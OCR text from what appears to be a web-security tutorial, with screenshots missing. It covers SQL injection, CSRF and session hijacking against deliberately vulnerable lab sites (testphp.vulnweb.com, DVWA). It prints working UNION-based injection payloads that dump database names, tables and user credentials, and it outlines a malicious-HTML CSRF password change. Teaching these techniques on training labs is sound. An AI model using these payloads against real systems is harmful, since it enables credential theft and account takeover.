


Retrieve dbs name of website.

```
http://testphp.vulnweb.com/artists.php?artist=-
1+union+all+select+null,
(SELECT+GROUP_CONCAT(schema_name+SEPARATOR+0x3c62723e
)+FROM+INFORMATION_SCHEMA.SCHEMATA),null--+-
```

Retrieve Tables From DB

```
http://testphp.vulnweb.com/artists.php?artist=-
1+union+all+select+null,
(SELECT+GROUP_CONCAT(table_name+SEPARATOR+0x3c62723e)
+FROM+INFORMATION_SCHEMA.TABLES+WHERE+TABLE_SCHEMA=0x
616375617274),null--+-
```




Retrieve columns from Tables.

```
http://testphp.vulnweb.com/artists.php?artist=-
1+union+all+select+null,
(SELECT+GROUP_CONCAT(column_name+SEPARATOR+0x3c62723e
)+FROM+INFORMATION_SCHEMA.COLUMNS+WHERE+TABLE_NAME=0x
7573657273),null--+-
```

Dump users Data from DB

```
http://testphp.vulnweb.com/artists.php?artist=-
1+union+all+select+null,
(SELECT+GROUP_CONCAT(uname,%22:%22,pass+SEPARATOR+0x3
c62723e)+FROM+acuart.users),null--+-
```

Cross-Site Request Forgery (CSRF)



Cross-Site Request Forgery (CSRF) is a type of web application security vulnerability that allows an attacker to perform unauthorized actions on a web application on behalf of a logged-in user. The vulnerability occurs when a web application fails to properly validate and authenticate requests sent to it.
In a CSRF attack, the attacker tricks a user into performing an action on a web application, such as clicking a link or submitting a form, which sends a request to the web application on behalf of the user. If the user is logged in to the web application, the request will be authenticated and processed by the web application, allowing the attacker to perform actions such as changing the user's password, transferring funds, or making purchases.


To prevent CSRF attacks, web developers should implement measures such as:

- Using anti-CSRF tokens: This involves generating unique tokens for each user session and including them in all requests sent to the server. The server then checks the token to ensure that the request was generated by a legitimate source.
- Checking the Referer header: This involves checking the Referer header in requests to ensure that they originate from the same domain as the web application.


- Using SameSite cookies: This involves setting the SameSite attribute on cookies to restrict their use to same-site requests only.

Users can protect themselves against CSRF attacks by logging out of web applications after use, disabling browser extensions that may be vulnerable to CSRF attacks, and being cautious when clicking on links or submitting forms. Additionally, using browser extensions or plugins that detect and block CSRF attacks can add an extra layer of protection.


Target: 192.168.210.128/dvwa/login.php




Target Parameter



Intercept the Get request.




Create a html file




Write a malicious HTML code. An attacker change the victim password.

Run LocalHost Apache server.




Send this malicious URL to the victim.



Password changed

Session Hijacking:



Session hijacking is a type of web application security vulnerability that occurs when an attacker gains access to a user's session ID and uses it to impersonate the user and perform unauthorized actions on the web application.

The vulnerability occurs when the session ID is not properly protected or encrypted, or when it is transmitted in plaintext over an unsecured network. Once the attacker gains access to the session ID, they can use it to take over the user's session and perform actions such as changing the user's password, making unauthorized purchases, or accessing sensitive data.


To prevent session hijacking, web developers should implement measures such as:

- Using secure session management techniques: This involves using secure session IDs, encrypting session data, and regularly expiring sessions to prevent attackers from gaining long-term access to a user's session.
- Using HTTPS: This involves using HTTPS to encrypt all data transmitted between the user's browser and the web application to prevent eavesdropping and interception of the session ID.
- Implementing IP address validation: This involves verifying that the IP address of the user's session matches the IP address of the user's


initial login to prevent attackers from using stolen session IDs from different IP addresses.

Users can protect themselves against session hijacking by logging out of web applications after use, using VPNs or other secure networks when accessing sensitive data, and being cautious when using public Wi-Fi networks. Additionally, using two-factor authentication can add an extra layer of protection against session hijacking.


Target: http://testphp.vulnweb.com/login.php



Intercept login request




We also need to Intercept the response to get the session id.



